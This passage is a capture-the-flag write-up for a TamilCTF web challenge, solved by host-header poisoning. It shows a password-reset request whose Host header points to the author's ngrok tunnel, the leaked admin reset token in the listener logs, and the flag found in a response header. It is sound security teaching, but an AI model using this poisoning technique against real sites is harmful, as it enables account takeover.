
```
POST /passrecovery HTTP/1.1
Host: f8f1bfa22526.ngrok.io
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://127.0.0.1:5000
Connection: close
Referer: http://127.0.0.1:5000/passrecovery
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

email=admin%40tamilctf.com
```

Once we edit our own host , the password reset link with our spoofed host is sent to admin email.

Ex: http://somehost/reset?token=sometoken

Since the automated script clicks any link that comes to the inbox , this link also will be clicked automatically !

Now lets see our ngrok logs for any incoming request




```
root@kali:~# python -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
127.0.0.1 - - [07/Aug/2021 23:42:21] code 404, message File n
ot found
127.0.0.1 - - [07/Aug/2021 23:42:21] "GET /resetpassword?toke
n=73c642bwe7gf87n9jgd HTTP/1.1" 404 -
```

```
ngrok by @inconshreveable                          (Ctrl+C to quit)

Session Status                online
Account                       gokul.tech.007@gmail.com (Plan:
Update                        update available (version 2.3.4
Version                       2.3.35
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://f8f1bfa22526.ngrok.io →
Forwarding                    https://f8f1bfa22526.ngrok.io -

Connections                   ttl     opn     rt1     rt5
                              1       0       0.01    0.00

HTTP Requests
-------------

GET /resetpassword             404 File not found
```

Yes the link has been clicked by the bot and we got the password reset token of the admin !


/resetpassword?token=73c642bwe7gf87n9jgd

Once we go to this path



We got password reset page ! Lets reset password and click enter

Again we get the dashboard with congrats message and also it says flag sent !


Tamil CTF — Mozilla Firefox
Tamil CTF
127.0.0.1:5000/thisisthefinalpath
Kali Linux
Kali Training
Kali Docs
Kali Forums
NetHunter
Video result for wordpr...
http://natas3.natas.lab...
Offensive Security
Exploit-DB
Other Bookmarks


Dashboard

Congratulations again on successfull Admin login !

Flag sent ✅✅

But there is no flag in source code or cookies !

Lets check the response in Burpsuite



```
GET /thisisthefinalpath HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 3520
flag: TamilCTF{1_L0vE_H3ader5}
Server: Werkzeug/1.0.1 Python/3.9.2
Date: Sat, 07 Aug 2021 18:14:03 GMT

<!DOCTYPE html>
<html lang="en">
   <head>
      <meta charset="UTF-8">
      <meta name="viewport" content="width=device-width, initial-scale=1.0">
      <title>Tamil CTF</title>
      <link rel="apple-touch-icon" sizes="180x180"
href="https://mazipan.github.io/login-page-css/favicon/apple-touch-icon.png">
      <link rel="icon" type="image/png" sizes="32x32"
href="https://mazipan.github.io/login-page-css/favicon/favicon-32x32.png">
      <link rel="icon" type="image/png" sizes="16x16"
href="https://mazipan.github.io/login-page-css/favicon/favicon-16x16.png">
      <link rel="manifest" href="https://mazipan.github.io/login-page-css/manifest.json">
      <meta name="msapplication-TileColor" content="#fdcb04">
      <meta name="theme-color" content="#fdcb04">
      <link rel="manifest" href="https://mazipan.github.io/login-page-css/manifest.json">
      <link rel="stylesheet"
href="https://mazipan.github.io/login-page-css/normalize.41f8bcf8.css">
      <link rel="stylesheet"
href="https://mazipan.github.io/login-page-css/additional.79ec92a1.css">
      <link rel="stylesheet" href="https://mazipan.github.io/login-page-css/style.a42569b1.css">
   </head>
   <body>
      <div class="flex login-screen">
         <div class="login-mangools">
```

The flag is found at response header flag : TamilCTF{flag}